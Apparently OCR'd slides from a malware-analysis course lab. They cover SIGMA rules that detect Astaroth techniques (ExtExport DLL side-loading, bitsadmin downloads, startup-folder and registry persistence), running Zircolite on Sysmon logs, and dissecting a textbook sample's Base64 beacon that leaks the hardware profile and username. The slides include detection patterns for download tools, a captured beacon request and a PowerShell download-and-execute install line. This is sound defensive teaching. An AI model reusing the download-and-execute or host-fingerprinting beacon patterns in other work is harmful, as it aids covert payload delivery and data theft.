    condition: event and (selection1 or selection2)

fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Some legitimate apps use this, but limited.
level: medium
```

SIGMA rules for Astaroth

astaroth-extexport.yml

```
title: ExtExport.exe DLL Side Loading
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could
indicate a DLL Side-Loading attempt.
references:
    - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
    - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
    - attack.execution
    - attack.defense_evasion
    - attack.t1059
    - attack.t1073
author: Martin, Anartz
date: 2020/06/30
logsource:
    service: sysmon
    product: windows
```


SIGMA rules for Astaroth

astaroth-extexport.yml

```
detection:
  selection:
    EventID: 1
    Image:
      - '*\extexport.exe'
  filter:
    CommandLine:
      - '^[Cc]\:\\[Pp]rogram\ [Ff]iles(\ \([Xx]86\))?\\[Ii]nternet\ [Ee]xplorer\\[Ee]xt[Ee]xport\.exe$'

  condition: selection and not filter

fields:
    - CommandLine
falsepositives:
    - Depending on the estate activity. They should be rare.
level: medium
```

NOTE: The rule should be further refined by **baselining it against the usual activity** in the system, **whitelisting any legitimate use case** for this binary.

SIGMA rules


C:\Users\Roberto\Desktop\astaroth\rules\astaroth-bits.yml - Notepad++
File Modifica Cerca Visualizza Formato Linguaggio Configurazione Strumenti Macro Esegui Plugin Finestra ?
astaroth-bits.yml
astaroth-startup.yml
astaroth-reg-v2.yml
astaroth-reg.yml
astaroth-extexport.yml
length : 854 lines : 34 Ln : 34 Col : 14 Pos : 855 Unix (LF) UTF-8 IN

```yaml
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        Image:
            - '*\bitsadmin.exe'
```

Write down SIGMA rules into **.YML files**

SIGMA rules for Astaroth (optional)

- Start-up detection rule:
  - **"File creation" events**, with **target path** containing the **StartUp folder** and **executable file extensions** (lnk, bat, ps1, etc.)
- Registry modification rule:
  - **"Process creation" events**, with **command line** containing "**reg.exe**" and the "**Shell Folders**" key

- To ease the task, **pick rules** from this repo, and **customize them** as appropriate
  - https://github.com/joesecurity/sigma-rules/

Analyzing Windows Events

```
PS> Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
PS> Invoke-Expression (New-Object
System.Net.WebClient).DownloadString('https://get.scoop.sh')
PS> scoop install python3
PS> scoop install rust
```

```
PS> git clone https://github.com/SigmaHQ/sigma
PS> cd sigma
PS> pipenv install
```

```
PS> git clone https://github.com/wagga40/Zircolite
PS> cd Zircolite
PS> pip3 install -r requirements.txt
```

Analyzing Windows Events


```
PS> python3 .\tools\sigmac
    -t sqlite
    -c tools/config/generic/sysmon.yml
    -c tools/config/generic/powershell.yml
    -c tools/config/zircolite.yml
    -d <PATH_TO_FOLDER_WITH_YAML_FILES_WITH_SIGMA_RULES>
    -r
    --output-fields title,id,description,author,tags,level,falsepositives,filename,status
    --output-format json
    -o <PATH>\new_rules.json
    --backend-option table=logs
```

https://github.com/wagga40/Zircolite/blob/master/docs/Usage.md#generate-your-own-rulesets

Analyzing Windows Events

```
PS> python3 .\zircolite.py
            --evtx <PATH>\sysmon_log.evtx
            --ruleset <PATH>\new_rules.json
```

Analyzing Windows Events



```
ZIRCOLITE
        -= Standalone SIGMA Detection tool for EVTX =-

[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-BZY5RDIO' directory
100%|██████████████████████████████████████████████████| 1/1 [00:00<00:00, 31.97it/s]
[+] Processing EVTX
100%|██████████████████████████████████████████████████| 1/1 [00:00<00:00, 64.20it/s]
[+] Creating model
[+] Inserting data
100%|█████████████████████████████████████████████████████| 28/28 [00:00<?, ?it/s]
[+] Cleaning unused objects
[+] Loading ruleset from : C:\Users\Roberto\Desktop\rules_astaroth.json
[+] Executing ruleset - 5 rules
    - Bitsadmin Download [medium] : [redacted]
    - ExtExport.exe DLL Side Loading [medium] : [redacted]
    - Add StartUp Key to Explorer Shell Folders (v2) [critical] : [redacted]
    - Add StartUp Key to Explorer Shell Folders [critical] : [redacted]
    - Drops script at startup location [critical] : [redacted]
100%|█████████████████████████████████████████████████| 5/5 [00:00<00:00, 106.66it/s]
[+] Results written in : detected_events.json
[+] Cleaning

Finished in 0 seconds
PS C:\Users\Roberto\Desktop\tools\Zircolite>
```

RULES THAT MATCHED EVENTS IN THE LOG

Snort - optional task


- Analyze the malware in file ***Lab14-01.exe***

- Identify the category of this malware
- Write a Snort rule for matching the beacon message

Snort - optional task

- ***Questions for the malware analyst***
  - Which networking libraries does the malware use, and what are their advantages?
  - What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?
  - Why might the information embedded in the networking beacon be of interest to the attacker?
  - Does the malware use standard Base64 encoding? If not, how is the encoding unusual?
  - What is the overall purpose of this malware?
  - What elements of the malware’s communication may be effectively detected using a network signature?
  - What mistakes might analysts make in trying to develop a signature for this malware?
  - What set of signatures would detect this malware (and future variants)?

Malware analysis



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D
154F  55 8B EC 6A FF 68 08 51 40 00 68 34 29 40
155F  A1 00 00 00 00 50 64 89 25 00 00 00 00 83
156F  53 56 57 89 65 E8 FF 15 20 50 40 00 33 D2
157F  89 15 34 69 40 00 8B C8 81 E1 FF 00 00 00
158F  30 69 40 00 C1 E1 08 03 CA 89 0D 2C 69 40
159F  E8 10 A3 28 69 40 00 6A 00 E8 52 12 00 00
15AF  C0 75 08 6A 1C E8 9A 00 00 00 59 83 65 FC
15BF  91 10 00 00 FF 15 1C 50 40 00 A3 58 7E 40
15CF  4F 0F 00 00 A3 10 69 40 00 E8 F8 0C 00 00
15DF  0C 00 00 E8 AF 09 00 00 A1 44 69 40 00 A3
15EF  40 00 50 FF 35 3C 69 40 00 FF 35 38 69 40
15FF  82 FC FF FF 83 C4 0C 89 45 E4 50 E8 B4 09
160F  8B 45 EC 8B 08 8B 09 89 4D E0 50 51 E8 78
161F  00 59 59 C3 8B 65 E8 FF 75 E0 E8 A6 09 00
162F  3D 18 69 40 00 02 74 05 E8 D0 13 00 00 FF
163F  04 E8 00 14 00 00 68 FF 00 00 00 FF 15 90
```


Offset	Name	Func. Count	Bound?
54E4	KERNEL32.dll	42	FALSE
54F8	ADVAPI32.dll	2	FALSE
550C	urlmon.dll	1	FALSE

urlmon.dll [1 entry]

Call via	Name	Ordinal
50B8	URLDownloadToCacheFileA	-

Malware analysis


The malware beacons to www.practicalmalwareanalysis.com



```
GET /ODA6NmU6NmY6NmU6Njk6NjMtSUVVc2Vy/y.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

Malware analysis

- WhatIsMyBrowser confirms that the User Agent is a valid, known one



Here's how we parse the user agent:


```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC
2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E)
```

Internet Explorer 8 on Windows 7

Internet Explorer 7 Compatibility View

Malware analysis

- By Base64 decoding, we get: **80:6e:6f:6e:69:63-IEUser**
- Running the malware again on the same host reveals the same output
- The first element is the **hardware profile** of the machine (**not a MAC address**)
- The second element is the **current logged on user**




```
The system cannot find the path specified.

C:\Users\IEUser>reg query "HKLM\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles
    Unknown    REG_DWORD    0x1
    Undocked    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0000
    PreferenceOrder    REG_DWORD    0xffffffff
    FriendlyName    REG_SZ    New Hardware Profile
    Pristine    REG_DWORD    0x1
    Aliasable    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0001
    PreferenceOrder    REG_DWORD    0x0
    FriendlyName    REG_SZ    Undocked Profile
    Aliasable    REG_DWORD    0x0
    Cloned    REG_DWORD    0x1
    HwProfileGuid    REG_SZ    [redacted]806e6f6e6963}

C:\Users\IEUser>_
```

Malware analysis

The beacon message is based on:

